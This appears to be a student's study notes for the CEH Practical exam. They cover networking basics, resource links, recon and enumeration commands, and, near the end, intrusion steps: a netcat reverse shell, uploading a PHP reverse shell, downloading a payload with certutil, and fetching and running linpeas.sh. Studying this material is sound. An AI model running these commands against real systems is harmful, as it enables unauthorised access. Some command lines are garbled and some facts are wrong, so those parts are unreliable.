CEH

CEH (Practical) Credential Holders Are Proven To Be Able To:

- Demonstrate the understanding of attack vectors
- Perform network scanning to identify live and vulnerable machines in a network.
- Perform OS banner grabbing, service, and user enumeration.
- Perform system hacking, steganography, steganalysis attacks, and cover tracks.
- Identify and use viruses, computer worms, and malware to exploit systems.
- Perform packet sniffing.
- Conduct a variety of web server and web application attacks including directory traversal, parameter tampering, XSS, etc.
- Perform SQL injection attacks.
- Perform different types of cryptography attacks.
- Perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems etc.

Certification Title	CEH
Experience Required in Information Security	2 years
Experience Required in Domains	1. Information Security and Ethical Hacking Overview 2. Reconnaissance Techniques 3. System Hacking Phases and Attack Techniques 4. Network and Perimeter Hacking 5. Web Application Hacking 6. Wireless Network Hacking 7. Mobile Platform, IoT, and OT Hacking 8. Cloud Computing 9. Cryptography Please refer to the exam blueprint **here**
Remit a Non-Refundable Eligibility Application Fee	$100
Submit an Eligibility Application Form	Yes
Approval Required from EC-Council's Cert. Dept.	Yes

The World's First Ethical Hacking Industry Readiness Assessment That Is 100% Verified, Online, Live, Proctored!

C|EH (Practical) Credential Holders Are Proven To Be Able To:

- Demonstrate the understanding of attack vectors.
- Perform network scanning to identify live and vulnerable machines in a network.
- Perform OS banner grabbing, service, and user enumeration.
- Perform system hacking, steganography, steganalysis attacks, and cover tracks.
- Identify and use viruses, computer worms, and malware to exploit systems.
- Perform packet sniffing.
- Conduct a variety of web server and web application attacks including directory traversal, parameter tampering, XSS, etc.
- Perform SQL injection attacks.
- Perform different types of cryptography attacks.
- Perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems etc.

CEH Practical Review
https://www.youtube.com/watch?v=5dlk63C6sJI
https://www.youtube.com/watch?v=sBp7Qw996po
https://www.youtube.com/watch?v=U40tpgQsoZE
https://www.youtube.com/watch?v=tCnxUgcERLE
https://www.youtube.com/watch?v=wFtrPsdnLbU

Study Guide

https://www.youtube.com/watch?v=fNzpcB7ODxQ&list=PLLKT__MCUeixqHJ1TRqrHsEd6_EdEvo47 This notes are made for this lnk and some personal research and learning

https://www.youtube.com/watch?v=24fHLWXGS-M WEB application hacking and the book webhacking101

http://159.69.3.96/ebooks/IT/Hacking/ for getting each and every possible book online

Resources

CEH v11 lab.pdf

https://github.com/imrk51/CEH-v11-Study-Guide Best overview each and every thing is in bullet and is of v11

https://owasp.org/www-project-web-security-testing-guide/latest/ (can read for web application better understanding)

https://pentestmonkey.net/

https://www.stationx.net/

https://www.youtube.com/c/ITSecurityLabs/playlists favourite youtuber to gain knowledge watch the waalkthroughs of IT.security labs
https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA

https://github.com/swisskyrepo/PayloadsAllTheThings
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/CVE%20Exploits

https://www.revshells.com/

https://gchq.github.io/CyberChef/ the cyberchef

https://github.com/ziyishen97/CEH-v11-Practical/blob/main/Practical%20Exam%20Notes.md

https://github.com/Samsar4/Ethical-Hacking-Labs

https://gustavshen.medium.com/my-experience-on-ceh-v11-practical-exam-cbf50ec2c260

Umang last min help

https://anontuttuvenus.medium.com/ceh-practical-exam-review-185ea4cef82a

https://github.com/CyberSecurityUP/Guide-CEH-Practical-Master

https://github.com/Samsar4/Ethical-Hacking-Labs

https://github.com/ScriptKKiddie/CEH-Practical-Resources-Learning-Tutorials-Certified-Ethical-

Networking

Highly recommed to atleast watch these videos atleast once
https://www.youtube.com/playlist?list=PLkW9FMxqUvyZaSQNQslneeODER3bJCb2K

IP

For Finding the IP addresss (IP's - layer 3 routing)

linux - ifconfig
inet - ipv4 address (decimal donation)
inet6- ipv6 address (hexadecimal donation)

ipv4 - 192.168.1.101
192- consist of 8 digits of 0 & 1 and so on all other octate so this is 32 bit address or 4 bytes
11111111.00000000.11111111.00000000 - 32 bits or 4bytes of address

to resolve this we are using the NAT (network address transcalation) to ignore the ipv6

Private IP	Public IP
Used with LAN or Network	Used on Public Network
Not recognized over Internet	Recognized over Internet
Assigned by LAN administrator	Assigned by Service provider / IANA
Unique only in LAN	Unique Globally
Free of charge	Cost associated with using Public IP
Range – Class A -10.0.0.0 to 10.255.255.255 Class B – 172.16.0.0 to 172.31.255.255 Class C – 192.168.0.0 – 192.168.255.255	Range – Class A -1.0.0.0 to 9.255.255.255 11.0.0.0 – 126.255.255.255 Class B -128.0.0.0 to 172.15.255.255 172.32.0.0 to 191.255.255.255 Class C -192.0.0.0 – 192.167.255.255 192.169.0.0 to 223.255.255.255

Public IP Address Classes range

Class	1st Octet DEC range	Start address	Finish address	Network/ Host	Default Subnet Mask
A	1-126	0.0.0.0	126.255.255.255	N.H.H.H	255.0.0.0
B	128-191	128.0.0.0	191.255.255.255	N.N.H.H	255.255.0.0
C	192-223	192.0.0.0	223.255.255.255	N.N.N.H	255.255.255.0
D	224-239	224.0.0.0	239.255.255.255		
E	240-255	240.0.0.0	254.255.255.255		

Address 127.0.0.0 - 127.255.255.255 is used for LOOPBACK


Private IP Address Classes range

Class	1st Octet DEC range	Start address	Finish address	Network/ Host	Default Subnet Mask
A	10	10.0.0.0	10.255.255.255	N.H.H.H	255.0.0.0
B	172	172.16.0.0	172.31.255.255	N.N.H.H	255.255.0.0
C	192	192.168.0.0	192.168.255.255	N.N.N.H	255.255.255.0

Mac address

Mac Addresses are Layer 2 coomunicate through SWITCHES
we get the mac address from NIC (Network Interface Card) inbuild in the System

ifconfig - in eth0 the ether-shows the mac address



Mac address have identifier so 1st 3 part are identified by the company and other are randomly given you can check by mac address lookup

TCP, UDP & the Three-Way Handshake

Transmission Control Protocol and User-Datagram Protocol

Tcp - Connection Oriented Protocol is used for high reliability.
for eg. http, https, ssh, ftp

Udp - Connection-less Streaming,VoIP, DNS
for eg. DHCP

Common Ports and Protocols

- TCP
  - FTP (21)
  - SSH (22)
  - Telnet (23)
  - SMTP (25)
  - DNS (53)
  - HTTP (80) / HTTPS (443)
  - POP3 (110)
  - SMB (139 + 445)
  - IMAP (143)
- UDP
  - DNS (53)
  - DHCP (67, 68)
  - TFTP (69)
  - SNMP (161)

PORT	Service	Description	Transport Protocol
7	Echo	Port just echoes whatever is sent to it. This feature can be used in many attacks, such as Smurf/Fraggle.	TCP and UDP
20 /21	File Transfer Protocol (FTP)	Port used by FTP protocol to send data to the client	TCP
22	Secure Shell (SSH)	Used as secure replacement protocol for Telnet	TCP and UDP
23	Telnet	Port used by Telnet to remotely connect to a workstation or server(unsecured)	TCP
25	Simple Mail Transfer Protocol (SMTP)	Used to send E-Mail over internet	TCP
53	Domain Name System	Port for DNS requests, network routing,	TCP and UDP

67 /68	Dynamic Host Configuration Protocol (DHCP)	Used on networks that do not use static IP address assignment.	UDP
80	Hypertext Transfer Protocol (HTTP)	Used for browsing web-pages on a browser	TCP
110	Post Office Protocol (POP3)	Port used to retrieve complete contents of a server mailbox	TCP
143	Internet Message Access Protocol (IMAP4)	Internet Message Access Protocol (IMAP4) is a new protocol to read an email with a wider range of operations	TCP and UDP
194	Internet Relay Chat Protocol(IRC)	allows communication in form of text between multiple parties, one or more clients can connect to a centralized server.	TCP and UDP
443	HTTP with Secure Sockets Layer (SSL)	Port used for secure web traffic	TCP and UDP
3389	Remote Desktop Protocol(RDP)	Port used by remote desktop to remotely manage other windows system	TCP and UDP

Three-Way hand shake
SYN > SYN ACK > ACK

to be continued ... but read this link First
https://www.geeksforgeeks.org/tcp-ip-ports-and-its-applications/?ref=lbp
https://www.geeksforgeeks.org/various-tcp-and-udp-ports/
https://www.geeksforgeeks.org/why-is-youtube-using-tcp-but-not-udp/?ref=rp
https://www.geeksforgeeks.org/examples-of-tcp-and-udp-in-real-life/?ref=rp
https://www.geeksforgeeks.org/why-does-netflix-use-tcp-but-not-udp-for-streaming-video/?ref=rp

Tcp

ftp (21)

Ftp - file transfer protocol (port-21)

The File Transfer Protocol is a standard communication protocol used for the transfer of computer files from a server to a client on a computer network.

Remote login (ssh,telnet) (22,23)

Electronic mail (smtp,pop3,imap) (25,110,143))

www (http,https) (80,443)

enumeration
nikto/sublist3r/dirbuster/dirb/gobuster/ffuf - Directory brute forcing, directory vulnerability finder, uses the wordlist for the common website sub-domain

look out for the services version available, backend directory, source code, etc.

smb (139,445) file sharing

Latest exploit in this port is wanna cry randomware attack **EternalBlue-ms170-010** and another more danger NotPetya

port used for file sharing used in work environment or internal network

dns (53)

This is used to resolve the url or domain name to the IP address

Udp

dns (53)

This is used to resolve the url or domain name to the IP address

dhcp (67,68)

Associate the IP address for the pc Static/Random

tftp (69)

Trivial FTP

snmp (161)

OSI model

When we recive the data we go down to till application and transfering then application to physical
when we are trouble shooting then it's a good idea to go from physical to application (during help desktop)

```
1 Physical - data cables, cat6
2 Data - Switching, MAC addresses
3 Network - IP addresses, routing
4 Transport - TCP/UDP
5 Session - session management
6 Presentation - WMV, JPEG, MOV
7 Application - HTTP, SMTP
```

Physical Layer 1

Data Link (2)

Network (3)

Transport (4)

Session (5)

Presentation (6)

Application (7)

Subnetting

https://www.ipaddressguide.com/ - for calculating

The Cyber Mentor's Subnetting Sheet								
	Subnet x.0.0.0							
CIDR	/1	/2	/3	/4	/5	/6	/7	/8
Hosts	2,147,483,648	1,073,741,824	536,870,912	268,435,456	134,217,728	67,108,864	33,554,432	16,777,216
Class A	Subnet 255.x.0.0							
CIDR	/9	/10	/11	/12	/13	/14	/15	/16
Hosts	8,388,608	4,194,304	2,097,152	1,048,576	524,288	262,144	131,072	65,536
Class B	Subnet 255.255.x.0							
CIDR	/17	/18	/19	/20	/21	/22	/23	/24
Hosts	32,768	16,384	8,192	4,096	2,048	1,024	512	256
Class C	Subnet 255.255.255.x							
CIDR	/25	/26	/27	/28	/29	/30	/31	/32
Hosts	128	64	32	16	8	4	2	1
Subnet Mask (Replace x)	128	192	224	240	248	252	254	255

Notes:
*Hosts double each increment of a CIDR
*Always subtract 2 from host total:
Network ID - First Address
Broadcast - Last Address

	1	2	3	4	5	6	7	8 255.0.0.0
	9	10	11	12	13	14	15	16 255.255.0.0
	17	18	19	20	21	22	23	24 255.255.255.0
	25	26	27	28	29	30	31	32
Hosts	128	64	32	16	8	4	2	1
Subnet	128	192	224	240	248	252	254	255


	1	2	3	4	5	6	7	8
	9	10	11	12	13	14	15	16
	17	18	19	20	21	22	23	24
	25	26	27	28	29	30	31	32
Hosts	128	64	32	16	8	4	2	1
Subnet	128	192	224	240	248	252	254	255

255.255.255.224 — /27
255.255.255.240 — /28

This for eg. practising


	Subnet	Hosts	Network	Broadcast
192.168.1.0/24	255.255.255.0	254	192.168.1.0	192.168.1.255
192.168.1.0/28	255.255.255.240	14	192.168.1.0	192.168.1.15
192.168.1.16/28	255.255.255.240	14	192.168.1.16	192.168.1.31
192.168.0.0/23	255.255.254.0	510	192.168.0.0	192.168.1.255
192.168.2.0/23	255.255.254.0	510	192.168.2.0	192.168.3.255
192.168.1.0/23				

Hacking Phases



Information Gathering

Passive recon



Discovering Email address -

website-

1.hunter.io
https://hunter.io/

2.phonebook.cz
https://phonebook.cz/

3.voilanorbert.com
https://www.voilanorbert.com/

4.connect.clearbit.com (can only be used in G.chrome)
https://connect.clearbit.com/

5.emailhippo.com (to verify the emails) / tools.verifyemailaddress.io
https://tools.emailhippo.com/

6. email-checker.net
https://email-checker.net/

7.theHarvester cmd line lookup tool

Breached Credentials

dehashed.com

Thecybermentor github.com/hmaverickadams - breach-parse(tool collecting all data breached

email and passwords)
https://github.com/hmaverickadams

hashes.org

Hunting Sub-domain.com
Web-Information Gathering
sublist3r
sublist3r -d domain name

crt.sh
%.tesla.com

owasp amass
go on github and download

tomnomnom httprobe
it will give you the list of probe that which website is alive or not

Identifying Website Technology
buildwith.com

wappalyzer firefox

whatweb tool in linux

To Get Every Reconnace At I one place website.informer.com
https://website.informer.com/

Scanning

Commands

arp-scan -l
netdiscover

netdiscover -i eth0 -P -r 192.168.1.0/24

Enumeration

#NetBios Enum
nmap -sV -v --script nbstat.nse ip
nmap -sU -p 137 --script-nbstat.nse ip

#SNMP Enum
nmap -sU -p 161 ip
snmb-check ip

#Dns Enum
zone tranfer
dig ns ip or domain
dig @ns ip or domain

nsloookup
dnsrecon -d domain -z

#FTP, RCP, SMB Enum
nmap -p 21 ip
nmap -T4 -A ip
nmap -p 445 ip

nikto -h URL
locate * .nse | grep ftp
nmap -p 21 --script=ftp-anon.nse ip
ftp -anonymous login
post expolitation module

enum4linux -u admin -p passwd -n ip
-u ip
-o ip
-G ip
-S ip

#SMB
139 - smb over netbios

445 - smb over tcp
https://www.kali.org/tools/smbmap/

smbmap -u “” -p “” -H (ip) -x “command”

-u username
-p password
-H host
-x command
nmblookup
smbclient

#SMTP
./ -user-enum.p -M VERIFY -U -t
msfconsole
searchsploit smb

Exploitation

showmount -e IPofyourmachine
mount -t nfs IP

gtfobin when no passwords are given

cat /usr/share/wordlists/rockyou.txt | grep I_love_java

fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip

ssh -i File_name id@IP

 certutil -urlcahce -f IP/wise.exe   wise.exe

sc stop wise.exe
sc query wise.exe

dnsrecon -r 127.0.0.0/24 -n IP -d url/domain

when python is running then go for tty shell

which python

2things to immediately try when got the shell
1.sudo -l
2.history

Privileage Escalation

Kali basic cmds

Basic coomands
sudo su
sudo su -
pwd - present working directory
cd - change direcory
cd .. - to go back
ls - lists
ls -la :- list everything
mkdir - make directory
rmkdir - remove directory
echo "Hi" > test.txt
cp test.txt /download/ - copy "the file you want to copy" "The destination and the name of the file"
locate - gives the paths where you can find that
updatedb
passwd - to change the password
man - give the info or details of the commands
touch- for creating the file

Users privileages or file permissions
ls -la /tmp/
cat - to read the file
chmod +rwx or chmod +w or chmod +r ... - to change the permissions of the file
chmod 777 hello.txt
adduser John
cat /etc/passwd - to check the user's passwords there
cat /etc/shadow

su john
su root

Network commands
ifconfig
iwconfig
ping ip address
arp -a
netstat -ano
route
ip a - new and improve version of ifconfig
ip n - n stands for neighbor
netdiscover
netdiscover -i wlan0 -r 192.168.1.1/24


Installing & updating the tools
apt update && apt upgrade
apt install python-pip

To fix the kali for all the (cyber mantor recommandations) versions and tools is install the **pimpmykali**
it's a good practise to install all the tools in /opt folder so
cd /opt
git clone "the link"
./pimpmykali.sh - to run the file

The text editor (cyber mentor use is gedit) I'm going to use nano

Reverse shell vs Bind shell


Reverse shell
A victim connects to us



for linux we type -e /bin/sh
for windows we type -e command.exe/cmd.exe
95% times is used

Attacke-r	**Victim**
nc -nvlp 4444	nc 192.168.-1.4 -e /bin/sh
whoami ls hostnam-e	

Bind Shell



Where we send the payload, open the port and then we connect to machine

Victim	**Attacke-r**
nc -nvlp 4444	nc 192.168.-1.4 -e /bin/sh
whoami ls hostnam-e	

To upload the Shell

php reverse shell
1st github link **pentestmonkey** download php_reverse_shell.py
gedit shell.php
copy paste
change IP
set listner
nc -nvlp 4444

we got the shell uploaded but not root user
whoami
hostname
locate
ls

so now we going to download **Linpeas.sh**

Now we're going to host the web server by
python3 -m http.server 80

now we need to download this linpeas.sh in machine so we're going to download at
cd /tmp
pwd
/tmp
wget http://mymachineIP/linpeas.sh
chmod 777 linpeas.sh
./linpeas.sh

now watchout for LEGEND

